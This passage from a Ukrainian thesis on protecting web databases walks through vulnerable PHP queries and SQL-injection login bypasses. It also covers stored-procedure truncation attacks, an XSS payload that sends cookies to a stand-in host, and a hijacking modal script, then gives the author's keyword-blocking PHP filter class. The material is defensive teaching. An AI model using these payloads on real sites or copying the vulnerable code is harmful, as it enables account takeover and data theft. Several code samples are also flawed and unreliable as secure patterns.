    #додаємо двох користувачів, адміністратора і звичайного

    mysql_query("INSERT INTO users (id,login,password,admin) VALUES (1,'admin', '2343', 1) ");
    mysql_query("INSERT INTO users (id,login,password,admin) VALUES (2,'user', '1111', 0) ");

?>
```

Рисунок.2.2 – Робота з базою.

Тепер створимо код, який буде працювати зі створеною базою даних:

```
<?php

     $link = mysql_connect('localhost', 'root', '') ;
     mysql_select_db('diplom', $link) ;

     if (!empty($_REQUEST["id"])) {

          $query = "SELECT * FROM news WHERE id = " .
$_REQUEST["id"];
          $res = mysql_query($query, $link) or die
(mysql_error($link));

          while($row = mysql_fetch_array($res)) {

               $id = $row['id'];
               $title = $row['title'];
               $date = $row['date'];
               $text = $row['text'];
               echo $id . ' ' . $title . ' ' . $date . ' ' .
$text;
          }
     }

?>
```

Якщо паролі зберігаються не в зашифрованому вигляді, вони відразу стануть доступні зловмиснику, у випадку шифрування або хешування, йому ще потрібно буде витратити час на їх підбір.

Наступним найбільш вразливим елементом на будь - якому сайті є пошук. Причина в тому, що саме в пошуку йде .величезна кількість найрізноманітніших запитів [12].

Обравши найзвичніший запит для пошуку в базі:

```
mysql_query(“SELECT * FROM news WHERE title LIKE ‘%$search%’ OR
text LIKE ‘%$search%’ “);
```

Де $Search – слово або набір слів, переданих в пошукову форму, та передавши в нього запит типу '# отримаємо в результаті виведення записів таблиці:

```
mysql_query(“SELECT * FROM news WHERE title LIKE ‘%’#%’ OR text
LIKE ‘%’#%’ “);
```

А виконання такого запиту виведе одразу всі записи з даної таблиці БД. Також, при такий вразливості можна використовувати об'єднання, як було показано вище.

Також дуже поширеною є атака при авторизації користувача. Стандартною авторизацією є запит типу:

```
mysql_query(“SELECT * FROM users WHERE login=’#login’ AND
password=’$password’“);
```

При не захищеності скрипта, його можливо модифікувати до запиту типу:

```
mysql_query(“SELECT * FROM users WHERE login=’admin’ AND
password=’12345 “);
```

Передавши в вигляді паролю '# та половина запиту, в якій ми порівнюємо паролі, закоментовується і ігнорується. Також, як варіант можна використати:

```
mysql_query(“SELECT * FROM users WHERE login=’’ OR id=2#’ AND
password=’12345’“);
```

Передавши в змінну 'OR ‘Id=2#

Таким чином зловмисник авторизується без паролю.

2.3 Поширені методи захисту від SQL ін'єкцій

Досвідчені фахівці рекомендують завжди перевіряти всі дані , що вводяться користувачем, виконуючи перевірку типу, довжини, формату і діапазону даних. При реалізації заходів обережності, спрямованих проти зловмисного введення даних, враховувати архітектуру і сценарії розгортання програми. Пам'ятайте, що програми, створені для роботи в безпечному середовищі, можуть бути скопійовані в небезпечну ділянку.

Рекомендується наступна стратегія:

1. Не робити ніяких припущень про розмір, тип або вмісті даних, одержуваних додатком. Наприклад, рекомендується оцінити наступне:

Як додаток буде вести себе, якщо користувач помилково або по злому наміру вставить MPEG- файл розміром 10 МБ там, де додаток очікує вводити індекс ?

Як додаток буде вести себе, якщо в текстове поле буде впроваджена інструкція DROP TABLE?

Перевіряйте розмір і тип даних, що вводяться і встановіть відповідні обмеження. Це допоможе запобігти навмисне переповнення буфера.

Перевіряйте вміст строкових змінних і допускайте тільки очікувані значення. Відхиляйте записи, що містять двійкові дані, керуючі послідовності і символи коментаря. Це допоможе запобігти впровадження сценарію і захистить від деяких прийомів атаки, що використовують переповнення буфера.

При роботі з XML - документами перевіряйте всі вводяться дані на відповідність схемі.

Ніколи не створюйте інструкції Transact-SQL безпосередньо з даних, що вводяться користувачем.

Для перевірки введених користувачем даних використовуйте збережені процедури.

У багаторівневих середовищах перед передачею в довірену зону повинні перевірятися всі дані. Дані, які не пройшли процес перевірки, слід відхиляти і повертати помилку на попередній рівень.

Впровадити багатоетапну перевірку достовірності. Запобіжні заходи, вжиті проти випадкових користувачів -зловмисників, можуть виявитися неефективними проти організаторів навмисних атак. Рекомендується перевіряти дані, що вводяться через інтерфейс користувача, і далі у всіх наступних точках перетину кордонів довіреної зони.

Наприклад, перевірка даних в клієнтському додатку може запобігти просте впровадження сценарію. Однак якщо наступний рівень передбачає , що вводяться дані вже були перевірені, то будь-який зловмисник , якому вдасться обійти клієнтську систему, зможе отримати необмежений доступ до системи.

Ніколи не поєднуйте введені користувачем дані без перевірки. Об'єднання рядків є основною точкою входу для впровадження сценарію .

Не допускайте використання в полях наступних рядків , з яких можуть бути створені імена файлів: AUX , CLOCK $, COMI - COM8, CON, CONFIG $, LPT1 - LPT8, NUL і PRN.

По можливості слід відхиляти ввід даних які містять такі символи (табл. 2.1):

Таблиця 2.1 Значення вхідних символів

Вхідний символ	**Значення в мові Transact-SQL**
;	Роздільник запитів.
,	Роздільник строк символьних даних.
--	Роздільник коментарів.
/*... */	Роздільники коментарів. Текст, заключений між символами /* і */, не обробляється сервером.
xp_	Використовується на початку імен зберегаючих процедур каталога

1) Використання SQL-параметрів безпечних типів.

Колекція Parameters в SQL Server забезпечує перевірку довжини і контроль відповідності типів. Якщо використовується колекція Parameters, то вводяться дані обробляються як буквене значення, а не виконуваний код.

Додаткова перевага використання колекції Parameters полягає в тому, що можна використовувати примусові перевірки типу і довжини даних. Якщо значення виходить за рамки діапазону, буде викликано виключення.

Наступний фрагмент коду демонструє використання колекції Parameters:

```
SqlDataAdapter myCommand = new
SqlDataAdapter (“LoginStoredProcedure ‘ ” +
Login.Text + “’”, conn) ;
```

У цьому прикладі параметр @ au_id обробляється як буквене значення, а не виконуваний код. Це значення перевіряється за типом і довжині. Якщо значення @ au_id не відповідає зазначеним обмеженням типу і довжини, то буде викликано виняток.

2) Використання параметризовані введення з збереженими процедурами.

Збережені процедури можуть бути схильні до атак SQL Injection , якщо вони використовують нефільтровані вхідні дані . Наприклад , наступний код є вразливим :

```
SqlDataAdapter myCommand = new SqlDataAdapter (
“loginStoreProcedure ‘” + LoginText + “’”, conn) ;
```

Якщо використовуються збережені процедури , то в якості їх вхідних даних слід використовувати параметри .

3) Використання колекції Parameters з динамічним SQL.

Якщо неможливо використовувати збережені процедури , зберігається можливість використання параметрів, як показано в наступному прикладі коду:

```
SqlDataAdapter myCommand = new SqlDataAdapter ( “ SELECT
au_lname , au_fname FROM Authors WHERE au_id = @ au_id “ , conn
) ;
SQLParameter parm = myCommand.SelectCommand.Parameters.Add ( “ @
au_id “ , SqlDbType.VarChar , 11) ;
Parm.Value = login.Text;
```

4) Фільтрація введення.

Для захисту від атак SQL injection допомогою видалення екранують символів можна також використовувати фільтрацію вводу. Однак цей метод захисту не є надійним у зв'язку з тим , що проблеми може створювати велику кількість символів. У наступному прикладі проводиться пошук роздільників символьних рядків :

```
private string SafeSqlLiteral ( string input SQL ) {
return inputSQL.Replace ( “’” , “’’” ) ; }
```

5) Оператор LIKE.

При використанні оператора LIKE символи - шаблони повинні виділятися екрануючими символами :

```
s = s.Replace ( “[“ , “ [ [] “ ) ;
s = s.Replace ( “%” , “ [%] “ ) ;
s = s.Replace ( “_” , “ [ _] “ )
```

6) Перегляд коду на предмет можливості атаки SQL Injection. Необхідно переглядати всі фрагменти коду, що викликають інструкції

EXECUTE, EXEC або процедуру spexecutesql. Щоб виявити процедури, що містять ці інструкції, можна використовувати запити, подібні до наступного. Цей запит перевіряє наявність 1, 2, 3 або 4 прогалин після слів EXECUTE і EXEC.

```
SELECT object_Name(id) FROM syscomments
WHERE UPPER(text) LIKE ‘%EXECUTE (%’
OR UPPER(text) LIKE ‘%EXECUTE  (%’
OR UPPER(text) LIKE ‘%EXECUTE     (%’
```

```
OR UPPER(text) LIKE '%EXECUTE        (%'
OR UPPER(text) LIKE '%EXEC  (%'
OR UPPER(text) LIKE '%EXEC   (%'
OR UPPER(text) LIKE '%EXEC    (%'
OR UPPER(text) LIKE '%EXEC     (%'
OR UPPER(text) LIKE '%EXEC      (%'
OR UPPER(text) LIKE '%SP_EXECUTESQL  (%'
```

7) Упаковка параметрів за допомогою функцій QUOTENAME () і REPLACE ().

У кожної відібраної збереженій процедурі упевніться, що всі використовувані в динамічному Transact-SQL змінні обробляються правильно. Дані, що надходять через вхідні параметри збереженої процедури або зчитуються з таблиці, повинні бути поміщені у функції QUOTENAME () або REPLACE (). Слід пам'ятати, що значення @ variable, передане функції QUOTENAME (), належить типу sysname і складається з не більше ніж 128 символів (табл. 2.2).

Таблиця 2.2

Дані, поміщені у функції QUOTENAME () або REPLACE ()

@variable	Рекомендований упакувальник
Ім'я об'єкту захисту	QUOTENAME (@variable)
Рядок, який містить не більше ніж 128 символів	QUOTENAME (@variable, "")
Рядок з більше ніж 128 символами	REPLACE(@variable,"","")

8) Атака Injection , що проводиться за допомогою усічення даних.

Будь-яке присвоюване змінної динамічне значення Transact - SQL буде скорочуватися, якщо воно не вміщається в буфер, призначений для цієї змінної. Якщо організатор атаки здатний забезпечити усічення інструкції, передаючи збереженій процедурі непередбачено довгі рядки , він отримує можливість маніпулювати результатом. Так, збережена процедура, створювана за допомогою наступного сценарію, вразлива для атаки Injection, що проводиться методом усікання.

```
CREATE PROCEDURE sp_MySetPassword
@ loginname sysname ,
@ old sysname ,
@ new sysname
AS
- Declare variable .
- Note that the buffer here is only 200 characters long .
DECLARE @ command varchar ( 200 )
- Construct the dynamic Transact - SQL.
- In the following statement , we need a total of 154 characters
- To set the password of ' sa ' .
- 26 for UPDATE statement , 16 for WHERE clause , 4 for ' sa ' , and 2 for
- Quotation marks surrounded by QUOTENAME ( @ loginname ) :
- 200 - 26 - 16 - 4 - 2 = 154 .
- But because @ new is declared as a sysname , this variable can only hold
- 128 characters .
- We can overcome this by passing some single quotation marks in @ new .
SET @ command = ' update Users set password =' + QUOTENAME ( @
new , " ") + ' where username =' + QUOTENAME ( @ loginname , " ") + ' AND
password =' + QUOTENAME ( @ old , " ")
- Execute the command .
EXEC ( @ command )
GO
```

Передаючи 154 символу в буфер, розрахований на 128 символів , зловмисник може встановити новий пароль для sa, не знаючи старого пароля.

```
EXEC sp_MySetPassword ‘sa’ , ‘dummy’,
```

Тому для змінної команди слід використовувати великий буфер або безпосередньо виконувати динамічний Transact - SQL всередині інструкції EXECUTE .

9) Усічення при використанні функцій QUOTENAME (@ variable ,"") і REPLACE ().

Якщо рядки , повертаються функціями QUOTENAME ( ) і REPLACE (), що не вміщаються у виділеному просторі, вони усікаються без взаємодії з користувачем. Збережена процедура, створювана в наступному прикладі, показує , що може статися.

```
CREATE PROCEDURE sp_MySetPassword
@ loginname sysname ,
@ old sysname ,
@ new sysname
AS
Declare variables. DECLARE @ login sysname DECLARE @ newpassword
sysname DECLARE @ oldpassword sysname DECLARE @ command varchar
( 2000 )
In the following statements , the data stored in temp variables
Will be truncated because the buffer size of @ login , @
oldpassword,
And @ newpassword is only 128 characters , but QUOTENAME ( ) can
return
-    Up to 258 characters .
SET @ login = QUOTENAME ( @ loginname ,"") SET @ oldpassword =
QUOTENAME ( @ old , " ") SET @ newpassword = QUOTENAME ( @
new,"")
Construct the dynamic Transact - SQL.
If @ new contains 128 characters , then @ newpassword will be
'123 ... n
Where n is the 127th character .
Because the string returned by QUOTENAME ( ) will be truncated ,
It can be made to look like the following statement :
UPDATE Users SET password = '1234 . . . [ 127 ] WHERE username =
' -other stuff here
SET @ command = ' UPDATE Users set password =' + @ newpassword +
' Where username – + @ login + ' AND password – + @ oldpassword
;
-    Execute the command . EXEC ( @ command ) GO
```

Таким чином, наступна інструкція встановить для паролів всіх користувачів значення , передане попереднім фрагментом коду. EXEC sp_MyProc '-', * dummy ',

Можливо виконати примусове усічення рядка, для чого потрібно перевищити виділене для буфера простір при використанні функції REPLACE( ). Збережена процедура , створювана в наступному прикладі, показує , що може статися.

```
CREATE PROCEDURE spMySetPassword
@ loginname sysname,
@ old sysname,
@ new sysname
```

```
AS
Declare variables. DECLARE @ login sysname DECLARE @ newpassword
sysname DECLARE @ oldpassword sysname DECLARE @ command varchar
( 2000 )
In the following statements , data will be truncated because
The buffers allocated for @ login , @ oldpassword and @
newpassword
Can hold only 128 characters , but QUOTENAME ( ) can return
Up to 258 characters .
SET @ login = REPLACE ( @ loginname , " " , " " ") SET @
oldpassword = REPLACE ( @ old ,"","""") SET @ newpassword =
REPLACE ( @ new , " ", " " ")
Construct the dynamic Transact - SQL.
If @ new contains 128 characters , @ newpassword will be '123
... n
Where n is the 127th character .
Because the string returned by QUOTENAME () will be truncated ,
it
Can be made to look like the following statement:
-    UPDATE Users SET password = '1234 ... [ 127 ] WHERE
username = ' -other stuff here
SET @ command = ' update Users set password = "' + @ newpassword
+ "' where username ="'
+ @ Login + " ' AND password = " ' + @ oldpassword + " " ;
-    Execute the command . EXEC ( @ command ) GO
```

Як і у випадку з функцією QUOTENAME ( ), усічення рядка за допомогою функції REPLACE ( ) можна уникнути, оголосивши тимчасові змінні, досить великі для всіх випадків. По можливості функції QUOTENAME () або REPLACE ( ) слід викликати безпосередньо всередині динамічного Transact - SQL. Або ж необхідний розмір буфера можна розрахувати наступним чином . Для @ outbuffer = QUOTENAME (@ input) розмір буфера змінної @ outbuffer повинен становити 2 * (len (@ input) +1).

При використанні функції REPLACE ( ) і подвійних лапок, як у попередньому прикладі, досить буфера розміром 2 * len (@ input) .

При об'єднанні значень типу sysname рекомендується використовувати тимчасові змінні досить великих розмірів, щоб вони могли вміщати до 128 символів на одне значення. По можливості функцію QUOTENAME ( ) слід викликати безпосередньо всередині динамічного Transact - SQL. Або ж необхідний розмір буфера можна розрахувати, як це показано у попередньому пункті [14,17].

2.4 Дослідження атак через XSS

XSS-атака - це такий тип атак, який використовується для додавання вмісту в файли, які генеруються на сервері і містять модифікований зловмисником код [14].

Цей тип атаки повністю в ходить в проблеми захисту бази даних, оскільки він можливий тільки тоді коли не йде достатня перевірка змінних які сервер отримує від користувача і записує в базу даних. І ці ж дані потім попадати на веб - сторінку при її генерації і завдають шкоди користувачу.

Для можливості проведення такої атаки, в коді має бути відсутня перевірка даних на заборонені символи.

Суть цього методу полягає в тому, що атака відбувається не відносно сервера сайту, а відносно користувача котрий переглядає сторінку з шкідливим згенерованим контентом [14].

При вдалій атаці цього типу користувач може втратити не лише cookies і інші дані для доступу на певний ресурс, а й набагато ціннішу конфіденційну інформацію.

Для успішності такого типу атаки, код потрібно" розмістити в таких місцях, де буває велика кількість цільової аудиторії.

Коли зловмисник знаходить необхідний для розміщення XSS коду сайт, йому потрібно знайти вразливість, через яку він зможе додати свій код до звичайного коду сторінки.

Для прикладу розглянемо форум, на якому за день буває кілька тисяч користувачів.

Зловмисник намагається написати повідомлення і додати в нього будь-який HTML тег:

```
<h1>XSS тест</ h1>
```

Здається, просте повідомлення буде виведено як заголовок першого рівня, однак, якщо цей текст відобразиться на сторінці користувача, це буде мати трагічні наслідки для користувачів сайту [14].

Відображення такого сайту означатиме, що не відбувається фільтрування спецсимволів < та >.

Далі зловмисник спробує ввести такий код, як наприклад

```
<script type=”javascript”>alert('XSS')</script>
```

Якщо і тут обробка змінних не забере такі надзвичайно небезпечні слова та символи як < > script alert(), зловмисник вже вставить на сторінку форуму сценарій, який при кожному обновлені сторінки буде видавати повідомлення.

Розуміючи, що доступ повністю відкритий для нього, він зможе імпортувати в свої повідомлення будь-які JavaScript сценарії, з допомогою яких зможе перенаправляти користувачів на «фітингові» сайти, красти паролі та особисті дані, отримувати доступ після зчитування cookies з комп'ютера користувача.

Найпоширенішим прикладом подібного повідомлення може бути таке повідомлення:

```
Всім привіт !
<script type="JavaScript">
window.location.href=’hacker,ua?cookies=javascript:
alert(document.cookie)’ </script>
```

При подальшому переході користувача на сторінку, в якій вже вписаний цей код, його буде перенаправляти на вказану зловмисником адресу, де скрипт буде збирати потрібні йому COOKIES параметри, які дозволять йому отримати доступи для різних сайтів, якими користується користувач.

Отримавши таку інформацію, він зможе робити несанкціоновані платежі з різноманітних платіжних систем, отримати приватну інформацію з соціальних мереж, яку можна буде в подальшому використовувати в цілях шантажу або дискримінації певної особи, групи осіб або навіть компаній.

Володіючи розширеними знаннями JavaScrit або бібліотеки Jquery зловмисник зможе оперувати як завгодно користувачами котрі попадуть на сторінку з шкідливим контентом [14].

Одним з доволі популярних методів, з якими дуже часто стикаються, по перетягуванню користувачів з ресурсу конкурентів, - є вставка такого типу XSS атаки:

1) Спочатку зловмисник створює стильове оформлення підключаючи потрібний для себе стиль.

2) Далі зловмисник дописує Jquery - скрипт, який буде запускатись при події $(document)ready(function**()** як тільки сторінка завантажиться у користувача в браузер:

```
body{
    margin: 0;
    padding: 0;
    font-family: cursive;
    background-image: url();
}

#regForm{
    display: none;
    border: 3px #f1edd4 solid;
    background-color: #f1edd4;
    width: 375px;
    z-index: 99999;
    position: fixed;
    padding: 10 25 10 25;
    border: 10px #588AAD solid;
    width: 250px;
    height: 125px;
    border-radius: 15px;
    text-align: center;
}

#fade{
    display: none;
    background: #000;
    position: fixed;
    left: 0;
    top: 0;
    opacity: .80;
    z-index: 99999;
}
```

Рисунок 2.4 – Приклад коду стильового оформлення

```
<script type='text/lavascript'>
$(document).ready(function()) {

    $('body').append('<div id="fade></div>') ;

    var ScreenWidth = (screen.width / 2) - 125;
    var ScreenHight = (screen.hight / 2) - 250;

    $('body').append('<div id="fade></div>') ;
    $('#fade').css({'filter' : 'alpha (opacity=30)""}).fadeIn();

    $("#regForm").css("left" , ScreenWidth);
    $("#regForm").css("top" , ScreenHight);
    $("#regForm").css("display" , "block");

$("#regForm").click(function() {

    window.location.href='smthng.org';

})

})

</script>
```

Рисунок 2.5 – Приклад Jquery-скрипту

Додавши цей вміст в сторінку сторінку на котру потрапляє користувач, доданий ним скрипт буде підтягувати CSS стилі і додавати їх до оформлення сайту, після цього скрипт буде створювати вспливаюче модальне вікно, яке користуючись правилами описаними в CSS файлі не можливо буде забрати з переднього плану, а також затемнить задній фон, що унеможливиться перегляд контенту сайту [15], В основному таких модальних вікнах йде якась рекламна інформація, від показую якої зловмисник отримує фінансовий зиск, в більшості таких вспливаючих вікон є кнопка для закриття, але зловмисник пише програму таким чином, щоб при кліку користувач не закривав вікно а перенаправлявся на необхідну йому сторінку. Що можна помітити в цій частині коду:

```
$("#regForm").click(function() {
 window.location.href='smthng.org';
})
```

Рисунок 2.6 – Уривок коду для унеможливлення закриття повідомлення

Результатом таких дій буде повідомлення ро навність шкідливого вмісту на веб-ресурсі

Також у вміст таких вікон можна вставити будь-яку інформацію, котра може як переманювати користувачів з одного ресурсу на інший, так і які дискримінаційні або відштовхуючі матеріали котрі будуть відштовхувати користувачів від використання даного інтернет ресурсу.

Після різкого різкого зростання кількості атак через XSS більшість виробників браузерів почали писати доповнення до своїх продуктів для того щоб вберегти користувача від небезпек Інтернету, але так як виробники браузерів ніколи не могли найти спільну мову навіть для описання стандартів обробки HTML коду, то відповідно і до цієї проблеми вони віднеслися кожен по своєму, і створювали кожен свій індивідуальний захист. В результаті такої не злагодженої роботи більшість дірок в захисті залишились, різниця лише в тому що тепер певні вразливості працюють в певних браузерів. І аналізуючи те що, в Інтернеті легко можна отримати інформацію про те, де саме і які вразливості можна використати, розробка захисту не досягнула того результату на який розраховували як виробники так і користувачі [15].

Оскільки різноманітних браузерів існує кілька десятків, і в кожного з них свої особливі налаштування безпеки, це дозволяє зловмиснику писати різноманітні сценарії, котрі можуть блокуватися одними браузерами але працювати в інших.

2.5 Порівняльний аналіз атак обох типів

Найбільш поширені атаки в Інтернеті наведені в наступній статистиці




Рисунок 2.7 – Статистика веб-атак

При детальному розгляді цих важливих тем, можна помітити одну спільну рису між SQL - injection та XSS - атаками.

Оскільки головною спільною рисою в них є те, що вони можуть реалізуватися лише тоді коли розробник сайту не достатньо ретельно перевіряє передані користувачем змінні параметри, також їх поєднує те, що при XSS атаці, переважно, модифікований, або інфікований код, також попадає в базу даних сайту, звідки в подальшому виводиться в браузер користувачу [16].

Отже захист бази даних від несанкціонованих дій це першочергова задача при розробці будь якого веб - додатку. Також, сприяє успішності атак те, що на даний момент в інтернеті можна знайти велику кількість інформації, де детально описуються по крокам всі аспекти проведення атаки, що збільшує потенційну кількість зловмисників і також людей, які просто хочуть спробувати себе в ролі хакера і не усвідомлюють усієї шкоди, якої можуть

нанести як власнику ресурсу так і собі, у випадку притягнення до кримінальної відповідальності.

Найбільшою відмінністю між SQL - injection та XSS-атаки, є те що перша зазвичай спрямована проти сервера і власника серверу [16].

Навіть у випадку отримання конфіденційної інформації користувачів ресурсу, найбільше страждає власник оскільки у випадку вдалого протиправного використання інформації відповідальність в першу чергу буде нести власник ресурсу з якого стався витік інформації.

У випадку ж XSS атаки користувач зазвичай страждає через власну необачність, таку як зберігання важливих паролів і cookies файлах, невчасному реагуванні на зміни які він помітив на веб-ресурсах, якими користується та переходах по посиланнях залишених зловмисником. Хоча відповідальність також лежить і на розробнику і власнику ресурсу, оскільки через їх необачність і недостатню професійність, зловмисник зумів вставити свій код на сторінку котру потрапила в браузер до користувача [17].

Найбільш поширеними причинами, через які зловмисник може реалізувати одну з цих атак є :

- Недостатній досвід розробника.
- Залучення сторонніх розробників.
- Самостійне доповнені функціоналу сайту.
- Необережне поводження з доступами та паролями.
- Не вірно розподілені ролі користувачів.
- Не вірно надані права для користувачів які відкривають їм додаткові можливості для роботи.
- Легкі паролі.
- Використання Root користувача для роботи з БД.
- Не періодичність обновлення паролів для доступу.
- Не встановлення обмеження для доступу по IP для вузького коли осіб(які приймають безпосередню участь в розробці).

- Надавання паролів стороннім особам які приймають участь в розробці ПЗ, і залишення їх без змін після завершення робіт.
- Надсилання паролів через приватні повідомлення різних сайтів, які можуть бути перехоплені зловмисником або адміністрацією в корисливих цілях.
- Надсилання паролів з чужих комп'ютерів, після чого інформація може залишитися в історії повідомлень і може бути переглянути зловмисником [19].

3. РЕАЛІЗАЦІЯ ПРОГРАМНОГО РІШЕННЯ ДЛЯ ЗАПОБІГАННЯ ЗАСТОСУВАННЯ SQL-ІН'ЄКЦІЙ

3.1 Проектування захисту

Проаналізувавши отриману раніше інформацію, можна зробити висновок, про те, що з допомогою SQL - injection та XSS - атак можна нанести серйозних збитків сайту, а також отримати конфіденційну інформацію користувачів сайту, дані яких зберігаються в базі даних (номери кредитних карт, паролі, поштові адреси, які потім можна буде використати в спам розсилці та інші дані, які можуть використовуватися в злочинних цілях), або на інших ресурсах доступ до яких зловмисник зміг отримати через будь - які з наведених атак, ми ставимо перед собою завдання розробити рішення яке дозволить запобігати та блокувати' подібні атаки та ідентифікувати зловмисника для притягнення до відповідальності за злочинні дії.

Оскільки при передачі будь-яких даних або параметрів інтерпретатор PHP використовує 3 глобальних масиви ($_POST, $_GET , $_REQUEST (обєднання $_GET та $_POST)), то спроби атаки потрібно зупиняти шляхом фільтрування даних які поступають в масив при передачі користувачем як при SQL так і при XSS атаці оскільки в обох випадках для успішного проведення атаки, зловмиснику потрібно або виконати запит до бази даних, або додати шкідливий код на сайт шляхом публікації якихось повідомлень.

Для вирішення цієї проблеми було розроблено PHP клас, який перевіряє ці глобальні масиви і у випадку небезпеки, записує IP адресу порушника до чорного списку і забороняє йому доступ, також надсилає на вказану адміністратором адресу e-mail лист з всіма даними які допоможуть детально вивчити атаку і того, хто намагається її провести.

```php
<?php

    /**
    * Created by Viktor Kliko
    *  Date: 24.11.13
    *  Time  13:03
    **/

    error_reporting(0);


    class Save_Sql implements Save_SQL_interface {

        /**
        * функція конструктора класу та визначення основних
        * змінних які будуть потрібні для роботи програми
        **/


        function __construct($adminEmail, $ipWriteTo, $post, $get, $request){

            /**
            * змінні які вводяться адміністратором сайту
            **/

            $this->SendTo = $adminEmail;
            $this->WriteTo = $ipWriteTo;
            $this->Request = $request;
            $this->Post = $post;
            $this->Get = $get;

            /**
            * змінні сервера для логування подій
            **/

            $this->date = date('Y/d/m H:m:s');
            $this->site = $_SERVER['HTTP_HOST'];
            $this->ip = $_SERVER['REMOTE_ADDR'];
            $this->url = "http://".$_SERVER['SERVER_NAME'].$_SERVER['REQUEST_URI'];


            $this->blackList = file_get_contents($this->WriteTo);

            if(preg_match('#' . $this->ip . '#' , $this->blackList)){


                die('Доступ  заборонено. Почта адміністратора: ' . $this->SendTo);

            }

        }

        /**
        * функція для створення масиву заборонених слів
        * які будуть шукатися в запитах
        **/

        function setHackWords(){

            $this->hackWords = array('delete' ,
                                     'update' ,
                                     'null' ,
                                     'select' ,
                                     'join' ,
                                     'create' ,
                                     'table' ,
                                     'drop' ,
                                     'insert' ,
                                     'values',
                                     '#' ,
```

```
                                '*');
    return $this->hackWords;

}

/**
* функція відправки e-mail повідомлення
* на вказаний адміністратором сайт
* у випадку спроби SQL атаки
**/

function sendmail($atack){

    #Сам запит в якому були помічені заборонені слова

    $this->atack = $atack;

    #правила CSS стилів для оформлення листа який прийде на мейл

    $this->cssStyle = '<style type="text/css">
                            #warning{border: 5px dashed red;
                                        margin: auto;
                                        padding: 25px;
                                        font-weight:bold;
                                        width:500px;
                                        border-radius:10px;
                                    }
                            #warning #header{
                                                font-weight: bold;
                                                height: 40px;
                                                text-align: center;
                                                background-color:#DBE1F2;
                                            }
                            #warning tr td{
                                                border:1px black solid;
                                                padding:5px;
                                            }
                            #alarm{
                                    text-align:center;
                                    color:red;
                                    }
                        </style>';

    #заголовки для відправки почти в HTML форматі

    $this->headers = "Content-Type: text/html; charset=utf-8\r\n";
    $this->headers.= "From: antihack \r\n";

    #формування HTML листа

    $this->letterTheme = 'Спроба хакерської атаки!';
    $this->letterText = '   <table id="warning">
                            <tr>
                                <td id="header" colspan="2">
                                    Виявлено спробу хакерської
                                    атаки на сайт
                                </td>
                            </tr>
                            <tr>
                                <td>Час атаки:</td>
                                <td>' . $this->date . '</td>
                            </tr>
                            <tr>
                                <td>Веб сайт:</td>
                                <td>' . $this->site . '</td>
                            </tr>
                            <tr>
                                <td>URL де відбулася атака:</td>
                                <td>' . $this->url . '</td>
                            </tr>
                            <tr>
```

```
                                    <td>IP адреса порушника:</td>
                                    <td>' . $this->ip . '</td>
                                </tr>
                                <tr>
                                    <td colspan="2">
                                        Запит на якому спрацював захист:
                                    </td>
                                </tr>
                                <tr>
                                    <td colspan="2" id="alarm">' .
                                        $this->atack
                                    . '</td>
                                </tr>


                            </table>';

        #відправка листа

        die($this->letterText.$this->cssStyle);

        mail($this->SendTo ,
            $this->letterTheme ,
            $this->cssStyle . $this->letterText ,
            $this->headers);

}

/**
* функція для логування IP адрес порушників
**/

function WriteToCsv($ip){

    $this->ip = $ip;
    $fp = fopen($this->WriteTo , 'a+');
    fputs($fp , $this->ip . chr(13) . chr(10));
    fclose($fp);

}
function Request(){

    $this->hack = self::setHackWords();

    foreach($this->Request as $this->RequestKey => $this->RequestValue){

        foreach ($this->hack as $this->key => $this->value){

            /**
            *  заміна змінних
            * необхідних для проведення XSS атак
            */

            $this->RequestValue = preg_replace('#/#' , '\/' , $this->RequestValue);
            $this->RequestValue = preg_replace('#<#' , '&lt;' , $this->RequestValue);
            $this->RequestValue = preg_replace('#>#' , '&gt;' , $this->RequestValue);
            $this->RequestValue = preg_replace('#script#' , '' , $this->RequestValue);
            if(preg_match('/' . $this->value . '/' , $this->RequestValue)){

                self::sendmail($this->RequestValue);
                self::WriteToCsv($this->ip);
                die('Hacking attempt');

            }

        }

        $this->RequestArr[$this->RequestKey] = $this->RequestValue;
        //повернення очищеного від шкідливого коду масиву
```

```
        }

            return $this->RequestArr;
}

    function Post(){

        $this->hack = self::setHackWords();

        foreach($this->Post as $this->PostKey => $this->PostValue){

             foreach ($this->hack as $this->key => $this->value){

                /**
                *  заміна змінних
                * необхідних для проведення XSS атак
                */

                $this->PostValue = preg_replace('#/#' , '\/' , $this->PostValue);
                $this->PostValue = preg_replace('#<#' , '&lt;' , $this->PostValue);
                $this->PostValue = preg_replace('#>#' , '&gt;' , $this->PostValue);
                $this->PostValue = preg_replace('#script#' , '' , $this->PostValue);
                if(preg_match('/' . $this->value . '/' , $this->PostValue)){

                    self::sendmail($this->PostValue);
                    self::WriteToCsv($this->ip);
                    die('Hacking attempt');

                }

            }

            $this->PostArr[$this->PostKey] = $this->PostValue;
            //повернення очищеного від шкідливого коду масиву

        }

        return $this->PostArr;
    }
    function Get(){

        $this->hack = self::setHackWords();

